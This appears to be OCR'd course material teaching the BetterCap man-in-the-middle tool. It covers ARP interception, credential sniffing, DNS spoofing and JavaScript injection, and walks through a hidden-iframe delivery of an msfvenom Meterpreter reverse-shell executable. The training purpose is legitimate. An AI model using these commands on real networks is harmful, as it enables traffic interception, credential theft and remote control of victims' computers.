
Get started with one single command!

```
root@kali:~# apt-get install bettercap
root@kali:~# bettercap –sniffer
```

https://www.bettercap.org

BetterCap
On Linux, I have been moving away from Ettercap in favor of BetterCap MITM platform, written by Simone Margaritelli (https://www.bettercap.org). BetterCap runs on Linux, OS X, and BSD systems, and uses ARP-based MITM attacks (among other options) to capture network traffic from one or more target devices. BetterCap boasts several powerfully integrated features including an integrated proxy server, credential sniffer, a DNS proxy interceptor, and many more. BetterCap includes a custom HTTP/HTTPS proxy server that can be used to inject content into TCP sessions as well, making it easy to deliver exploits over JavaScript, CSS, or HTML.

BetterCap supersedes Ettercap tool, mainly in its ability to easily introduce new attacks on the BetterCap platform. BetterCap is written in Ruby, and it is straightforward to write new BetterCap modules to introduce new attacks through minimal Ruby code.




BetterCap Target Designation

- Without specifying, BetterCap targets all devices on the LAN
- Specify a target list with `-T` or exclude hosts on the LAN with `--ignore`
  - `-T 10.10.10.11,10.10.10.34`
  - `-T 10.10.10.12-36`
  - `-T 10.10.10.0/24`
  - `-T 00:13:CE:55:98:EF`
  - `--ignore 10.10.10.11,10.10.10.34`
- BetterCap identifies the default gateway to MITM all traffic, full duplex
  - If you want to limit your targets, use `-G` ***host*** (limit one!)

BetterCap Target Designation
BetterCap offers multiple mechanisms to specify the target of the MITM attack. By default, BetterCap will target all devices on the LAN, using the network number and the subnet mask on the default network interface. You can reduce the scope of the target designation with the -T argument, specifying one or more hosts by IP or MAC address (separated by commas), using a range of hosts in the IP address with a dash (matching the Nmap style of host designation), or by specifying a netmask in CIDR (classless Internet domain routing) notation.

Optionally, you can specify a range of hosts and exclude one or more targets using the --ignore option.

In this convention, and unless --local is specified, BetterCap will perform a full-duplex MITM attack between the victim devices and the default gateway. BetterCap attempts to figure out the default gateway from the local network interface default, though you can override this configuration with the -G argument. Unlike Ettercap, where you can specify a range of hosts in the "right-side" host designation argument, BetterCap can only accommodate a single host designation with the -G argument.



BetterCap Examples

Simple local network packet sniffer

```
# bettercap -L
```

Sniff local and upstream network, save packets to libpcap file applying BPF filter

```
# bettercap -L --sniffer-output out.pcap --sniffer-filter "tcp and not port 443"
```

Sniff local and upstream network, display packets matching regular expression

```
# bettercap --custom-parser "pass"
```

Sniffer and send HTTP traffic to BetterCap's proxy server, logging requests/responses

```
# bettercap --proxy -T 10.10.10.101
```

Use the text file to spoof DNS responses, redirecting one victim to attacker HTTP server

```
# echo "10.10.10.2 itunes.apple.com" >dns-spoof.txt
# bettercap --proxy -T 10.10.10.101 --dns dns-spoof.txt
```

BetterCap Examples


This page shows several examples of invoking BetterCap, first as a LAN packet sniffer, and then saving the packets to a capture file while adding a Berkeley Packet Filter (BPF) to exclude TCP traffic on port 443.

BetterCap will decode and display all received payload data unless a custom parser expression is specified. The parser expression syntax includes support for regular expressions, making it possible to match content in a case insensitive fashion, or any other complex regular expression conditions. In the simple example on this page, the custom parser will display only packet contents that include the string "pass" anywhere in the decoded content.

BetterCap's proxy server can be used to intercept and decode HTTP and HTTPS traffic for a single host using the --proxy and -T arguments. Further, it is easy to intercept traffic for a specific website using the DNS spoof module, resolving arbitrary hostnames to specified IP addresses as shown.

Monitoring BetterCap

```
# bettercap --sniffer-output out.pcap
```




```
  [     ] 172.16.0.156 : 64:EB:8C:72:25:57 ( EPSON7225B7 ( Seiko Epson )
  [     ] 172.16.0.157 : CC:20:E8:DC:A7:8D ( Apple )
  [     ] 172.16.0.169 : 18:B4:30:30:05:46 ( Nest Labs )
  [     ] 172.16.0.184 : 88:CB:87:96:FB:C7 ( Apple )
  [     ] 172.16.0.186 : 5C:0A:5B:4A:BD:BD ( Samsung Electro-mechanics )
  [     ] 172.16.0.187 : 74:C2:46:FB:ED:BC ( Amazon Technologies )

[DESKTOP-JR78RLP/172.16.0.173 > 65.52.108.207:https] [HTTPS] https://msnbot-65-52-108-207.search.msn.com./
[DESKTOP-JR78RLP/172.16.0.173 > 131.253.14.68:https] [HTTPS] https://origin.ch1d.prod4.speech.microsofttranslator.co
m./
[DESKTOP-JR78RLP/172.16.0.173 > 204.79.197.213:https] [HTTPS] https://a-0011.a-msedge.net./
[DESKTOP-JR78RLP/172.16.0.173 > 131.253.14.68:https] [HTTPS] https://origin.ch1d.prod4.speech.microsofttranslator.co
m./
[DISKSTATION/172.16.0.10 > 54.148.172.58:https] [HTTPS] https://orlp.synology.com./
[I] Acquired 5 new targets :

  [NEW] 172.16.0.155 : 80:E6:50:1B:95:B0 ( Apple )
  [NEW] 172.16.0.156 : 64:EB:8C:72:25:57 ( Seiko Epson )
```

BetterCap will report the discovery or loss of devices as they enter and leave the network.

Monitoring BetterCap

BetterCap is noisy in the output it displays, logging detailed information about intercepted traffic and actions taken by configured modules. BetterCap will display the newly observed hosts (marked with NEW in green) and the loss of devices from traffic inactivity (marked with LOST in red), as shown on this page. If you are interested only in traffic for a specific protocol, port, or host, specify a filter on the command line using --sniffer-filter and the BPF expression that matches your desired content (a tutorial on building simple BPF expressions is available at http://biot.com/capstats/bpf.html).

BetterCap Graceful Exit




```
},{"msgtype":"MTR","cid":"3cdfa975eddc","vmsid":"0000112241332008","time":1148064249,"txnid":1287,"mod":"VZ_EPG",
ta":"act=HourlyTrigger LocalTimeHour[12] PostingRequestingtoDownload[1]"},{"msgtype":"MTR","cid":"3cdfa975eddc","
id":"0000112241332008","time":1148064249,"txnid":1288,"mod":"VZ_EPG","data":"act=HourlyTrigger LocalTimeHour[0] P
ingRequestingtoDownload[1]"},{"msgtype":"MTR","cid":"3cdfa975eddc","vmsid":"0000112241332008","time":1148064249,"
id":1289,"mod":"VZ_EPG","data":"act=HourlyTrigger LocalTimeHour[6] PostingRequestingtoDownload[1]"},{"msgtype":"M
,"cid":"3cdfa975eddc","vmsid":"0000112241332008","time":1148064249,"txnid":1290,"mod":"VZ_EPG","data":"act=Hourly
gger LocalTimeHour[12] PostingRequestingtoDownload[1]"},{"msgtype":"MTR","cid":"3cdfa975eddc","vmsid":"000011224l
008","time":1148064249,"txnid":1291,"mod":"VZ_EPG","data":"act=HourlyTrigger LocalTimeHour[18] PostingRequestingt
wnload[1]"}]}

[172.16.0.196 > 216.58.192.193:https] [HTTPS] https://ord30s25-in-f193.1e100.net./
[172.16.0.196 > 216.58.192.193:https] [HTTPS] https://ord30s25-in-f1.1e100.net./
[172.16.0.196 > 162.125.32.129:https] [HTTPS] https://162.125.32.129/
[172.16.0.196 > 216.58.192.193:https] [HTTPS] https://ord30s25-in-f1.1e100.net./
[172.16.0.196 > 216.58.192.193:https] [HTTPS] https://ord30s25-in-f193.1e100.net./
[172.16.0.196 > 216.58.192.193:https] [HTTPS] https://ord30s25-in-f1.1e100.net./
[172.16.0.105 > 93.184.215.226:https] [HTTPS] https://93.184.215.226/
[172.16.0.105 > 172.16.0.104:https] [HTTPS] https://172.16.0.104/
[I] Lost 1 target :

  [LOST] 172.16.0.192 : 1C:E6:2B:9F:A2:6A ( Apple )

^C
```

If BetterCap crashes, restart it and press "CTRL+C" to stop it gracefully, re-ARPing victims and restoring network functionality.

BetterCap Graceful Exit

Like Cain, if BetterCap crashes, the downstream victims will be unable to communicate until they rediscover the network with an ARP refresh. To quickly recover from a BetterCap crash, restart BetterCap, and then quit by pressing "CTRL+C." BetterCap will exit gracefully and re-ARP victim devices.



BetterCap Proxy Service

- BetterCap includes an HTTP/HTTPS proxy server for extending MITM attacks (and a generic TCP proxy server)
- BetterCap also includes a built-in web server for arbitrary content delivery
  - `--httpd, --httpd-port PORT, --httpd-path PATH`

Args. for --proxy-module injectjs	Args. for --proxy-module injectcss	Args. for --proxy-module injecthtml
`--js-data STRING`	`--css-data STRING`	`--html-data STRING`
`--js-file PATH`	`--css-file PATH`	`--html-file PATH`
`--js-url URL`	`--css-url URL`	`--html-iframe-url URL`

Use the BetterCap proxy server to inject arbitrary JavaScript (bypassing SOP)

```
# bettercap --proxy-module injectjs --js-url "http://10.10.10.101/evilcode.js"
```

BetterCap Proxy Service


BetterCap includes a powerful proxy service that can be used to manipulate the traffic sent to a downstream device. The proxy server offers the ability to manipulate both HTTP and generic TCP traffic, though much of the capability of BetterCap focuses on HTTP manipulation.

BetterCap uses the HTTP proxy service with three built-in modules designated with the **--proxy-module** argument:

- injectjs – inject arbitrary JavaScript content as a string, as a file, or retrieved through a URL
- injectcss – similar to the injectjs module, but focusing on CSS content
- injecthtml – inject HTML content from a string of HTML markup tags, a specified file, or a URL of content appended through an invisible iframe

BetterCap also includes support for a local HTTP server using the **--httpd**, **--httpd-port**, and **--httpd-path** arguments, making it easier to deliver files from the attacker system over HTTP without starting another process.

The injectjs example on this page demonstrates how to use BetterCap to deliver malicious JavaScript code to all users that are victim to the MITM attack, but we can also extend the attack technique further with creative content delivery. We'll look at this delivery technique next.



BetterCap InjectJS Executable Delivery


```
root@kali:~# ifconfig eth0 | grep netmask
        inet 172.16.0.195  netmask 255.255.255.0  broadcast 172.16.0.255
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe lhost=172.16.0.195
lport=8080 -o setup.exe
...
Saved as: setup.exe
root@kali:~# msfconsole -qx "use exploit/multi/handler; set PAYLOAD
windows/meterpreter/reverse_tcp; set LPORT 8080; set LHOST 0.0.0.0; exploit"
...
[*] Starting the payload handler...


root@kali:~# ls setup.exe
setup.exe
root@kali:~# bettercap -T 172.16.0.185 --proxy-module injectjs --no-sslstrip    \
    --httpd --httpd-port 8081 --httpd-path .                                    \
    --js-data 'function onl() { var iframe = document.createElement("iframe");
iframe.style.display = "none"; iframe.src = "http://172.16.0.195:8081/setup.exe";
document.body.appendChild(iframe); } window.onload = onl;'
```

BetterCap InjectJS Executable Delivery
In this example, we prepare our attack environment by building a Windows executable to deliver the Metasploit Meterpreter `reverse_tcp` exploit, connecting back to the attacker's system at 172.16.0.195 on TCP port 8080. Once the executable is created and saved as setup.exe, we start the Metasploit `reverse_tcp` Meterpreter listener.

With the executable prepared and the attacker system ready to accept the reverse TCP connection, we start BetterCap in a new window to implement the MITM attack. Using the injectjs HTTP proxy module, we disable the sslstrip attack, then turn on the local web server on TCP/8081 to host the setup.exe file. To deliver the exe file to the victim, we specify custom JavaScript code, creating an invisible iframe in a function that is triggered after the requested page loads.

Next, let's look at the victim perspective when this attack is underway.

Hidden iframe Executable Delivery with BetterCap



Opening setup.exe

You have chosen to open:


setup.exe

which is: Binary File (72.1 KB)
from: http://172.16.0.195:8081

Would you like to save this file?

Hidden iframe Executable Delivery with BetterCap
When the attack described on the previous page is run, an attacker who browses to any HTTP-based websites will see a dialog like the one shown on this page, prompting the user to download the specified file. If the user then runs the setup.exe file, the attacker will receive the Meterpreter shell, gaining access to the victim's system.

Frankly, this attack is a little obnoxious, and will likely alert victims. Still, we can be subtler in our delivery method using additional functionality included with BetterCap's HTTP proxy module.



Custom BetterCap Proxy Modules

- BetterCap's proxy functionality can be manipulated using custom modules (written in Ruby)

Module	Feature
`androidpwn.rb`	Execute a custom command exploiting Android addJavaScriptInterface vulnerability (Android <4.2)
`osxsparkle.rb`	Execute a custom macOS Mach-O executable using Sparkle Updater vulnerability
`beefbox.rb`	Injects a BeEF hook into all browser sessions
`replace_images.rb`	Replace all images with a specified alternative
`replace_file.rb`	Replace arbitrary files downloaded for a specific filename extension
`sshdowngrade.rb`	Implements an SSH 2.X to 1.X downgrade attack
`mssqlauth.rb`	Downgrade Microsoft SQL Server connections to capture credentials

Custom BetterCap Proxy Modules

